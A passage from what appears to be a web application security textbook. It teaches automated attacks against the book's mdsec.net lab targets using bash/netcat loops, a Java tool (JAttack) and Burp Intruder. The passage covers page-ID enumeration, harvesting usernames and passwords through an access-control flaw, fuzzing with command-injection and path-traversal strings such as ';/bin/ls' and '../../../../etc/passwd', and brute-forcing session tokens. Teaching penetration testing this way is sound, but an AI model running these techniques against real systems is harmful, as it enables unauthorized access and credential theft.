echo -ne "$id\t"
echo -ne "GET/app/ShowPage.ashx?PageNo=$id HTTP/1.0\r\nHost: $server\r\n\r\n"
| netcat $server $port | head -1
done | tee outputfile
```

Running this script with a suitable input file generates the following output, which enables you to quickly identify valid page IDs:

```
~> ./script <IDs.txt
10060    HTTP/1.0 500 Internal Server Error
10061    HTTP/1.0 500 Internal Server Error
10062    HTTP/1.0 200 Ok
10063    HTTP/1.0 200 Ok
10064    HTTP/1.0 500 Internal Server Error
...
```

**TIP** The Cygwin environment can be used to execute bash scripts on the Windows platform. Also, the UnxUtils suite contains Win32 ports of numerous useful GNU utilities such as `head` and `grep`.

You can achieve the same result just as easily in a Windows batch script. The following example uses the `curl` tool to generate requests and the `findstr` command to filter the output:

```
for /f "tokens=1" %i in (IDs.txt) do echo %i && curl
mdsec.net/app/ShowPage.ashx?PageNo=%i -i -s | findstr /B HTTP/1.0
```

Simple scripts like these are ideal for performing a straightforward task such as cycling through a list of parameter values and parsing the server's response for a single attribute. However, in many situations you are likely to require more power and flexibility than command-line scripting can readily offer. The authors' preference is to use a suitable high-level object-oriented language that enables easy manipulation of string-based data and provides accessible APIs for using sockets and SSL. Languages that satisfy these criteria include Java, C#, and Python. We will look in more depth at an example using Java.

## JAttack

JAttack is an example of a simple but versatile tool that demonstrates how anyone with some basic programming knowledge can use customized automation to deliver powerful attacks against an application. The full source code for this tool can be downloaded from this book's companion website, <http://mdsec.net/wahh>. More important than the actual code, however, are the basic techniques involved, which we will explain shortly.

Rather than just working with a request as an unstructured block of text, we need a tool to understand the concept of a request parameter. This is a named

item of data that can be manipulated and that is attached to a request in a particular way. Request parameters may appear in the URL query string, HTTP cookies, or the body of a `POST` request. Let's start by creating a `Param` class to hold the relevant details:

```
// JAttack.java
// by Dafydd Stuttard
import java.net.*;
import java.io.*;

class Param
{
    String name, value;
    Type type;
    boolean attack;

    Param(String name, String value, Type type, boolean attack)
    {
        this.name = name;
        this.value = value;
        this.type = type;
        this.attack = attack;
    }

    enum Type
    {
        URL, COOKIE, BODY
    }
}
```

In many situations, a request contains parameters that we don't want to modify in a given attack, but that we still need to include for the attack to succeed. We can use the "attack" field to flag whether a given parameter is being subjected to modification in the current attack.

To modify the value of a selected parameter in crafted ways, we need our tool to understand the concept of an attack payload. In different types of attacks, we need to create different payload sources. Let's build some flexibility into the tool up front and create an interface that all payload sources must implement:

```
interface PayloadSource
{
    boolean nextPayload();
    void reset();
    String getPayload();
}
```

The `nextPayload` method can be used to advance the state of the source; it returns `true` until all its payloads are used up. The `reset` method returns the state to its initial point. The `getPayload` method returns the value of the current payload.

In the document enumeration example, the parameter we want to vary contains a numeric value, so our first implementation of the `PayloadSource` interface is a class to generate numeric payloads. This class allows us to specify the range of numbers we want to test:

```
class PSNumbers implements PayloadSource
{
    int from, to, step, current;
    PSNumbers(int from, int to, int step)
    {
        this.from = from;
        this.to = to;
        this.step = step;
        reset();
    }

    public boolean nextPayload()
    {
        current += step;
        return current <= to;
    }

    public void reset()
    {
        current = from - step;
    }

    public String getPayload()
    {
        return Integer.toString(current);
    }
}
```

Equipped with the concept of a request parameter and a payload source, we have sufficient resources to generate actual requests and process the server's responses. First, let's specify some configuration for our first attack:

```
class JAttack
{
    // attack config
    String host = "mdsec.net";
    int port = 80;
    String method = "GET";
    String url = "/app/ShowPage.ashx";
    Param[] params = new Param[]
    {
        new Param("PageNo", "10069", Param.Type.URL, true),
    };
    PayloadSource payloads = new PSNumbers(10060, 10080, 1);
}
```

This configuration includes the basic target information, creates a single request parameter called `PageNo`, and configures our numeric payload source to cycle through the range 10060 to 10080.

To cycle through a series of requests, potentially targeting multiple parameters, we need to maintain some state. Let's use a simple `nextRequest` method to advance the state of our request engine, returning `true` until no more requests remain:

```
// attack state
int currentParam = 0;

boolean nextRequest()
{
    if (currentParam >= params.length)
        return false;

    if (!params[currentParam].attack)
    {
        currentParam++;
        return nextRequest();
    }

    if (!payloads.nextPayload())
    {
        payloads.reset();
        currentParam++;
        return nextRequest();
    }

    return true;
}
```

This stateful request engine keeps track of which parameter we are currently targeting and which attack payload to place into it. The next step is to actually build a complete HTTP request using this information. This involves inserting each type of parameter into the correct place in the request and adding any other required headers:

```
String buildRequest()
{
    // build parameters
    StringBuffer urlParams = new StringBuffer();
    StringBuffer cookieParams = new StringBuffer();
    StringBuffer bodyParams = new StringBuffer();
    for (int i = 0; i < params.length; i++)
    {
        String value = (i == currentParam) ?
            payloads.getPayload() :
            params[i].value;
```

```

        if (params[i].type == Param.Type.URL)
            urlParams.append(params[i].name + "=" + value + "&");
        else if (params[i].type == Param.Type.COOKIE)
            cookieParams.append(params[i].name + "=" + value + "; ");
        else if (params[i].type == Param.Type.BODY)
            bodyParams.append(params[i].name + "=" + value + "&");
    }

    // build request
    StringBuffer req = new StringBuffer();
    req.append(method + " " + url);
    if (urlParams.length() > 0)
        req.append("?" + urlParams.substring(0, urlParams.length() - 1));
    req.append(" HTTP/1.0\r\nHost: " + host);
    if (cookieParams.length() > 0)
        req.append("\r\nCookie: " + cookieParams.toString());
    if (bodyParams.length() > 0)
    {
        req.append("\r\nContent-Type: application/x-www-form-urlencoded");
        req.append("\r\nContent-Length: " + (bodyParams.length() - 1));
        req.append("\r\n\r\n");
        req.append(bodyParams.substring(0, bodyParams.length() - 1));
    }
    else req.append("\r\n\r\n");

    return req.toString();
}

```

**NOTE** If you write your own code to generate POST requests, you need to include a valid **Content-Length** header that specifies the actual length of the HTTP body in each request, as in the preceding code. If an invalid **Content-Length** is submitted, most web servers either truncate the data you submit or wait indefinitely for more data to be supplied.

To send our requests, we need to open network connections to the target web server. Java makes it easy to open a TCP connection, submit data, and read the server's response:

```

String issueRequest(String req) throws UnknownHostException, IOException
{
    Socket socket = new Socket(host, port);
    OutputStream os = socket.getOutputStream();
    os.write(req.getBytes());
    os.flush();

    BufferedReader br = new BufferedReader(new InputStreamReader(
        socket.getInputStream()));
    StringBuffer response = new StringBuffer();
}

```

```
String line;
while (null != (line = br.readLine()))
    response.append(line);

os.close();
br.close();
return response.toString();
}
```

Having obtained the server's response to each request, we need to parse it to extract the relevant information to enable us to identify hits in our attack. Let's start by simply recording two interesting items — the HTTP status code from the first line of the response and the total length of the response:

```
String parseResponse(String response)
{
    StringBuffer output = new StringBuffer();

    output.append(response.split("\\s+", 3)[1] + "\t");
    output.append(Integer.toString(response.length()) + "\t");

    return output.toString();
}
```

Finally, we now have everything in place to launch our attack. We just need some simple wrapper code to call each of the preceding methods in turn and print the results until all our requests have been made and `nextRequest` returns `false`:

```
void doAttack()
{
    System.out.println("param\tpayload\tstatus\tlength");
    String output = null;

    while (nextRequest())
    {
        try
        {
            output = parseResponse(issueRequest(buildRequest()));
        }
        catch (Exception e)
        {
            output = e.toString();
        }
        System.out.println(params[currentParam].name + "\t" +
            payloads.getPayload() + "\t" + output);
    }
}

public static void main(String[] args)
```



```
{
    new JAttack().doAttack();
}
```

That's it! To compile and run this code, you need to download the Java SDK and JRE from Sun and then execute the following:

```
> javac JAttack.java
> java JAttack
```

In our sample configuration, the tool's output is as follows:

param	payload	status	length
PageNo	10060	500	3154
PageNo	10061	500	3154
PageNo	10062	200	1083
PageNo	10063	200	1080
PageNo	10064	500	3154
...			

Assuming a normal network connection and amount of processing power, JAttack can issue hundreds of individual requests per minute and output the pertinent details. This lets you quickly find valid document identifiers for further investigation.

#### TRY IT!

```
http://mdsec.net/app/
```

It may appear that the attack just illustrated is no more sophisticated than the original bash script example, which required only a few lines of code. However, because of how JAttack is engineered, it is easy to modify it to deliver much more sophisticated attacks, incorporating multiple request parameters, a variety of payload sources, and arbitrarily complex processing of responses. In the following sections, we will make some minor additions to JAttack's code that will make it considerably more powerful.

## Harvesting Useful Data

The second main use of customized automation when attacking an application is to extract useful or sensitive data by using specific crafted requests to retrieve the information one item at a time. This situation most commonly arises when you have identified an exploitable vulnerability, such as an access control flaw, that enables you to access an unauthorized resource by specifying an identifier for it. However, it may also arise when the application is functioning entirely as

intended by its designers. Here are some examples of cases where automated data harvesting may be useful:

- An online retailing application contains a facility for registered customers to view their pending orders. However, if you can determine the order numbers assigned to other customers, you can view their order information in the same way as your own.
- A forgotten password function relies on a user-configurable challenge. You can submit an arbitrary username and view the associated challenge. By iterating through a list of enumerated or guessed usernames, you can obtain a large list of users' password challenges to identify those that are easily guessable.
- A work flow application contains a function to display some basic account information about a given user, including her privilege level within the application. By iterating through the range of user IDs in use, you can obtain a listing of all administrative users, which can be used as the basis for password guessing and other attacks.

The basic approach to using automation to harvest data is essentially similar to the enumeration of valid identifiers, except that you are now not only interested in a binary result (a hit or a miss) but also are seeking to extract some of the content of each response in a usable form.

Consider the following request, which is made by a logged-in user to show his account information:

```
GET /auth/498/YourDetails.ashx?uid=198 HTTP/1.1
Host: mdsec.net
Cookie: SessionId=0947F6DC9A66D29F15362D031B337797
```

Although this application function is accessible only by authenticated users, an access control vulnerability exists, which means that any user can view the details of any other user by simply modifying the `uid` parameter. In a further vulnerability, the details disclosed also include the user's full credentials. Given the low value of the `uid` parameter for our user, it should be easy to predict other users' identifiers.

When a user's details are displayed, the page source contains the personal data within an HTML table like the following:

```
<tr>
  <td>Name: </td><td>Phill Bellend</td>
</tr>
<tr>
  <td>Username: </td><td>phillb</td>
</tr>
```

```

<tr>
  <td>Password: </td><td>b3113nd</td>
</tr>
...

```

Given the application's behavior, it is straightforward to mount a customized automated attack to harvest all the user information, including credentials, held within the application.

To do so, let's make some quick enhancements to the JAttack tool to enable it to extract and log specific data from within the server's responses. First, we can add to the attack configuration data a list of the strings within the source code that identify the interesting content we want to extract:

```

static final String[] extractStrings = new String[]
{
    "<td>Name: </td><td>",
    "<td>Username: </td><td>",
    "<td>Password: </td><td>"
};

```

Second, we can add the following to the `parseResponse` method to search each response for each of these strings and extract what comes next, up until the angle bracket that follows it:

```

for (String extract : extractStrings)
{
    int from = response.indexOf(extract);
    if (from == -1)
        continue;
    from += extract.length();
    int to = response.indexOf("<", from);
    if (to == -1)
        to = response.length();
    output.append(response.subSequence(from, to) + "\t");
}

```

That is all we need to change within the tool's actual code. To configure JAttack to target the actual request in which we are interested, we need to update its attack configuration as follows:

```

String url = "/auth/498/YourDetails.ashx";
Param[] params = new Param[]
{
    new Param("SessionId", "0947F6DC9A66D29F15362D031B337797",
        Param.Type.COOKIE, false),
    new Param("uid", "198", Param.Type.URL, true),
};
PayloadSource payloads = new PSNumbers(190, 200, 1);

```

This configuration instructs JAttack to make requests to the relevant URL containing the two required parameters: the cookie containing our current session token, and the vulnerable user identifier. Only one of these will actually be modified, using the range of potential `uid` numbers specified.

When we now run JAttack, we obtain the following output:

uid	190	500	300			
uid	191	200	27489	Adam Matthews	sixpack	b4dl1ght
uid	192	200	28991	Pablina S	pablo	puntita5th
uid	193	200	29430	Shawn	fattysh	gr3ggs1u7
uid	194	500	300			
uid	195	200	28224	Ruth House	ruth_h	lonelypu55
uid	196	500	300			
uid	197	200	28171	Chardonnay	vegasc	dangermou5e
uid	198	200	27880	Phill Bellend	phillb	b3l13nd
uid	199	200	28901	Paul Byrne	byrnsey	l33tfuzz
uid	200	200	27388	Peter Weiner	weiner	skinth1rd

As you can see, the attack was successful and captured the details of some users. By widening the numeric range used in the attack, we could extract the login information of every user in the application, hopefully including some application administrators.

### TRY IT!

`http://mdsec.net/auth/498/`

**Note that if you are running the sample JAttack code against this lab example, you need to adjust the URL, session cookie, and user ID parameter used in your attack configuration, according to the values you are issued by the application.**

**TIP** Data output in tab-delimited format can be easily loaded into spreadsheet software such as Excel for further manipulation or tidying up. In many situations, the output from a data-harvesting exercise can be used as the input for another automated attack.

## Fuzzing for Common Vulnerabilities

The third main use of customized automation does not involve targeting any known vulnerability to enumerate or extract information. Rather, your objective is to probe the application with various crafted attack strings designed to cause anomalous behavior within the application if particular common vulnerabilities

are present. This type of attack is much less focused than the ones previously described, for the following reasons:

- It generally involves submitting the same set of attack payloads as every parameter to every page of the application, regardless of the normal function of each parameter or the type of data the application expects to receive. These payloads are sometimes called *fuzz strings*.
- You do not know in advance precisely how to identify hits. Rather than monitoring the application's responses for a specific indicator of success, you generally need to capture as much detail as possible in a clear form. Then you can easily review this information to identify cases where your attack string has triggered some anomalous behavior within the application that merits further investigation.

As you have seen when examining various common web application flaws, some vulnerabilities manifest themselves in the application's behavior in particular recognizable ways, such as a specific error message or HTTP status codes. These vulnerability signatures can sometimes be relied on to detect common defects, and they are the means by which automated application vulnerability scanners identify the majority of their findings (see Chapter 20). However, in principle, any test string you submit to the application may give rise to *any* expected behavior that, in its particular context, points toward the presence of a vulnerability. For this reason, an experienced attacker using customized automated techniques is usually much more effective than any fully automated tool can ever be. Such an attacker can perform an intelligent analysis of every pertinent detail of the application's responses. He can think like an application designer and developer. And he can spot and investigate unusual connections between requests and responses in a way that no current tool can.

Using automation to facilitate vulnerability discovery is of particular benefit in a large and complex application containing dozens of dynamic pages, each of which accepts numerous parameters. Testing every request manually, and tracking the pertinent details of the application's responses to related requests, is nearly impossible. The only practical way to probe such an application is to leverage automation to replicate many of the laborious tasks that you would otherwise need to perform manually.

Having identified and exploited the broken access controls in the preceding example, we could also perform a fuzzing attack to check for various input-based vulnerabilities. As an initial exploration of the attack surface, we decide to submit the following strings in turn within each parameter:

- ' — This generates an error in some instances of SQL injection.
- ;/bin/ls — This string causes unexpected behavior in some cases of command injection.

- ../../../../etc/passwd — This string causes a different response in some cases where a path traversal flaw exists.
- xssstest — If this string is copied into the server's response, the application may be vulnerable to cross-site scripting.

We can extend the JAttack tool to generate these payloads by creating a new payload source:

```
class PSFuzzStrings implements PayloadSource
{
    static final String[] fuzzStrings = new String[]
    {
        "", ";/bin/ls", "../../../../etc/passwd", "xssstest"
    };
    int current = -1;

    public boolean nextPayload()
    {
        current++;
        return current < fuzzStrings.length;
    }

    public void reset()
    {
        current = -1;
    }

    public String getPayload()
    {
        return fuzzStrings[current];
    }
}
```

**NOTE** Any serious attack to probe the application for security flaws would need to employ many other attack strings to identify other weaknesses and other variations on the defects previously mentioned. See Chapter 21 for a more comprehensive list of the strings that are effective when fuzzing a web application.

To use JAttack for fuzzing, we also need to extend its response analysis code to provide more information about each response received from the application. A simple way to greatly enhance this analysis is to search each response for a number of common strings and error messages that may indicate that some anomalous behavior has occurred, and record any appearance within the tool's output.

First, we can add to the attack configuration data a list of the strings we want to search for:

```
static final String[] grepStrings = new String[]
{
    "error", "exception", "illegal", "quotation", "not found", "xsstest"
};
```

Second, we can add the following to the `parseResponse` method to search each response for the preceding strings and log any that are found:

```
for (String grep : grepStrings)
    if (response.indexOf(grep) != -1)
        output.append(grep + "\t");
```

**TIP** Incorporating this search functionality into JAttack frequently proves useful when enumerating identifiers within the application. It is common to find that the most reliable indicator of a hit is the presence or absence of a specific expression within the application's response.

This is all we need to do to create a basic web application fuzzer. To deliver the actual attack, we simply need to update our JAttack configuration to attack both parameters to the request and use our fuzz strings as payloads:

```
String host = "mdsec.net";
int port = 80;
String method = "GET";
String url = "/auth/498/YourDetails.ashx";
Param[] params = new Param[]
{
    new Param("SessionId", "C1F5AFDD7DF969BD1CD2CE40A2E07D19",
        Param.Type.COOKIE, true),
    new Param("uid", "198", Param.Type.URL, true),
};

PayloadSource payloads = new PSFuzzStrings();
```

With this configuration in place, we can launch our attack. Within a few seconds, JAttack has submitted each attack payload within each parameter of the request, which would have taken several minutes at least to issue manually. It also would have taken far longer to review and analyze the raw responses received.

The next task is to manually inspect the output from JAttack and attempt to identify any anomalous results that may indicate the presence of a vulnerability:

param	payload	status	length
SessionId	'	302	502
SessionId	;/bin/ls	302	502

SessionId	../../../../../../../../etc/passwd	302	502		
SessionId	xsstest	302	502		
uid	'	200	2941	exception	quotation
uid	;/bin/ls	200	2895	exception	
uid	../../../../../../../../etc/passwd	200	2915	exception	
uid	xsstest	200	2898	exception	xsstest

In requests that modify the `SessionId` parameter, the application responds with a redirection response that always has the same length. This behavior does not indicate any vulnerability. This is unsurprising, since modifying the session token while logged in typically invalidates the current session and causes a redirection to the login.

The `uid` parameter is more interesting. All the modifications to this parameter cause a response containing the string `exception`. The responses are variable in length, indicating that the different payloads result in different responses, so this is probably not just a generic error message. Going further, we can see that when a single quotation mark is submitted, the application's response contains the string `quotation`, which is likely to be part of a SQL error message. This could be a SQL injection flaw, and we should manually investigate to confirm this (see Chapter 9). In addition, we can see that the payload `xsstest` is being echoed in the application's response. We should probe this behavior further to determine whether the error message can be leveraged to perform a cross-site scripting attack (see Chapter 12).

### TRY IT!

```
http://mdsec.net/auth/498/
```

## Putting It All Together: Burp Intruder

The JAttack tool consists of fewer than 250 lines of simple code, yet in a few seconds, it uncovered at least two potentially serious security vulnerabilities while fuzzing a single request to an application.

Nevertheless, despite its power, as soon as you start to use a tool such as JAttack to deliver automated customized attacks, you will quickly identify additional functionality that would make it even more helpful. As it stands, you need to configure every targeted request within the tool's source code and then recompile it. It would be better to read this information from a configuration file and dynamically construct the attack at runtime. In fact, it would be much



better to have a nice user interface that lets you configure each of the attacks described in a few seconds.

There are many situations in which you need more flexibility in how payloads are generated, requiring many more advanced payload sources than the ones we have created. You will also often need support for SSL, HTTP authentication, multithreaded requests, automatic following of redirections, and automatic encoding of unusual characters within payloads. There are situations in which modifying a single parameter at a time would be too restrictive. You will want to inject one payload source into one parameter and a different source into another. It would be good to store all the application's responses for easy reference so that you can immediately inspect an interesting response to understand what is happening, and even tinker with the corresponding request manually and reissue it. As well as modifying and issuing a single request repeatedly, in some situations you need to handle multistage processes, application sessions, and per-request tokens. It would also be nice to integrate the tool with other useful tools such as a proxy and a spider, avoiding the need to cut and paste information back and forth.


Burp Intruder is a unique tool that implements all this functionality. It is designed specifically to enable you to perform all kinds of customized automated attacks with a minimum of configuration and to present the results in a rich amount of detail, enabling you to quickly hone in on hits and other anomalous test cases. It is also fully integrated with the other Burp Suite tools. For example, you can trap a request in the proxy, pass this to Intruder to be fuzzed, and pass interesting results to Repeater to confirm and exploit all kinds of vulnerabilities.

We will describe the basic functions and configuration of Burp Intruder and then look at some examples of its use in performing customized automated attacks.

## ***Positioning Payloads***

Burp Intruder uses a conceptual model similar to the one JAttack uses, based on positioning payloads at specific points within a request, and one or more payload sources. However, Intruder is not restricted to inserting payload strings into the values of the actual request parameters. Payloads can be positioned at a subpart of a parameter's value, or at a parameter's name, or indeed anywhere at all within a request's headers or body.

Having identified a particular request to use as the basis for the attack, each payload position is defined using a pair of markers to indicate the start and end of the payload's insertion point, as shown in Figure 14-1.



**Figure 14-1:** Positioning payloads

When a payload is inserted at a particular position, any text between the markers is overwritten with the payload. When a payload is not being inserted, the text between the markers is submitted instead. This is necessary in order to test one parameter at a time, leaving others unmodified, as when performing application fuzzing. Clicking the Auto button makes Intruder set payload positions at the values of all URL, cookie, and body parameters, thereby automating a tedious task that was done manually in JAttack.

The sniper attack type is the one you will need most frequently. It functions in the same way as JAttack's request engine, targeting one payload position at a time, submitting all payloads at that position, and then moving to the next position. Other attack types enable you to target multiple positions simultaneously in different ways, using multiple payload sets.

## Choosing Payloads

The next step in preparing an attack is to choose the set of payloads to be inserted at the defined positions. Intruder contains numerous built-in functions for generating attack payloads, including the following:

- Lists of preset and configurable items.
- Custom iteration of payloads based on any syntactic scheme. For example, if the application uses usernames of the form ABC45D, the custom iterator can be used to cycle through the range of all possible usernames.
- Character and case substitution. From a starting list of payloads, Intruder can modify individual characters and their case to generate variations. This can be useful when brute-forcing passwords. For example, the string `password` can be modified to become `p4ssword`, `passw0rd`, `Password`, `PASSWORD`, and so on.
- Numbers, which can be used to cycle through document IDs, session tokens, and so on. Numbers can be created in decimal or hexadecimal, as integers or fractions, sequentially, in stepped increments, or randomly. Producing random numbers within a defined range can be useful when searching for hits when you have an idea of how large some valid values are but have not identified any reliable pattern for extrapolating these.
- Dates, which can be used in the same way as numbers in some situations. For example, if a login form requires a date of birth to be entered, this function can be used to brute-force all the valid dates within a specified range.
- Illegal Unicode encodings, which can be used to bypass some input filters by submitting alternative encodings of malicious characters.
- Character blocks, which can be used to probe for buffer overflow vulnerabilities (see Chapter 16).
- A brute-forcer function, which can be used to generate all the permutations of a particular character set in a specific range of lengths. Using this function is a last resort in most situations because of the huge number of requests it generates. For example, brute-forcing all possible six-digit passwords containing only lowercase alphabetical characters produces more than three million permutations — more than can practically be tested with only remote access to the application.
- “Character frobber” and “bit flipper” functions, which can be used to systematically manipulate parts of a parameter’s existing value to probe the application’s handling of subtle modifications (see Chapter 7).

In addition to the payload generation functions, you can configure rules to perform arbitrary processing on each payload’s value before it is used. This includes string and case manipulation, encoding and decoding in various schemes, and hashing. Doing so enables you to build effective payloads in many kinds of unusual situations.

Burp Intruder by default URL-encodes any characters that might invalidate your request if placed into the request in their literal form.

### ***Configuring Response Analysis***

For many kinds of attacks, you should identify the attributes of the server's responses that you are interested in analyzing. For example, when enumerating identifiers, you may need to search each response for a specific string. When fuzzing, you may want to scan for a large number of common error messages and the like.

By default, Burp Intruder records in its table of results the HTTP status code, the response length, any cookies set by the server, and the time taken to receive the response. As with JAttack, you can additionally configure Burp Intruder to perform some custom analysis of the application's responses to help identify interesting cases that may indicate the presence of a vulnerability or merit further investigation. You can specify strings or regex expressions that responses will be searched for. You can set customized strings to control extraction of data from the server's responses. And you can make Intruder check whether each response contains the attack payload itself to help identify cross-site scripting and other response injection vulnerabilities. These settings can be configured before each attack is launched and can also be applied to the attack results after the attack has started.

Having configured payload positions, payload sources, and any required analysis of server responses, you are ready to launch your attack. Let's take a quick look at how Intruder can be used to deliver some common customized automated attacks.

### ***Attack 1: Enumerating Identifiers***

Suppose that you are targeting an application that supports self-registration for anonymous users. You create an account, log in, and gain access to a minimum of functionality. At this stage, one area of obvious interest is the application's session tokens. Logging in several times in close succession generates the following sequence:


```
000000-fb2200-16cb12-172ba72551
000000-bc7192-16cb12-172ba7279e
000000-73091f-16cb12-172ba729e8
000000-918cb1-16cb12-172ba72a2a
000000-aa820f-16cb12-172ba72b58
000000-bc8710-16cb12-172ba72e2b
```

You follow the steps described in Chapter 7 to analyze these tokens. It is evident that approximately half of the token is not changing, but you also discover that the second portion of the token is not actually processed by the application either. Modifying this portion entirely does not invalidate your tokens. Furthermore, although it is not trivially sequential, the final portion clearly appears to be incrementing in some fashion. This looks like a promising opportunity for a session hijacking attack.

To leverage automation to deliver this attack, you need to find a single request/response pair that can be used to detect valid tokens. Typically, any request for an authenticated page of the application will serve this purpose. You decide to target the page presented to each user following login:


```
GET /auth/502/Home.ashx HTTP/1.1
Host: mdsec.net
Cookie: SessionID=000000-fb2200-16cb12-172ba72551
```

Because of what you know about the structure and handling of session tokens, your attack needs to modify only the final portion of the token. In fact, because of the sequence identified, the most productive initial attack modifies only the last few digits of the token. Accordingly, you configure Intruder with a single payload position, as shown in Figure 14-2.



**Figure 14-2:** Setting a custom payload position


Your payloads need to sequence through all possible values for the final three digits. The token appears to use the same character set as hexadecimal numbers: 0 to 9 and a to f. So you configure a payload source to generate all hexadecimal numbers in the range 0x000 to 0xffff, as shown in Figure 14-3.



**Figure 14-3:** Configuring numeric payloads

In attacks to enumerate valid session tokens, identifying hits is typically straightforward. In the present case you have determined that the application returns an HTTP 200 response when a valid token is supplied and an HTTP 302 redirect to the login page when an invalid token is supplied. Hence, you don't need to configure any custom response analysis for this attack.

Launching the attack causes Intruder to quickly iterate through the requests. The attack results are displayed in the form of a table. You can click each column heading to sort the results according to the contents of that column. Sorting by status code enables you to easily identify the valid tokens you have discovered, as shown in Figure 14-4. You can also use the filtering and search functions within the results window to help locate interesting items within a large set of results.



**Figure 14-4:** Sorting attack results to quickly identify hits

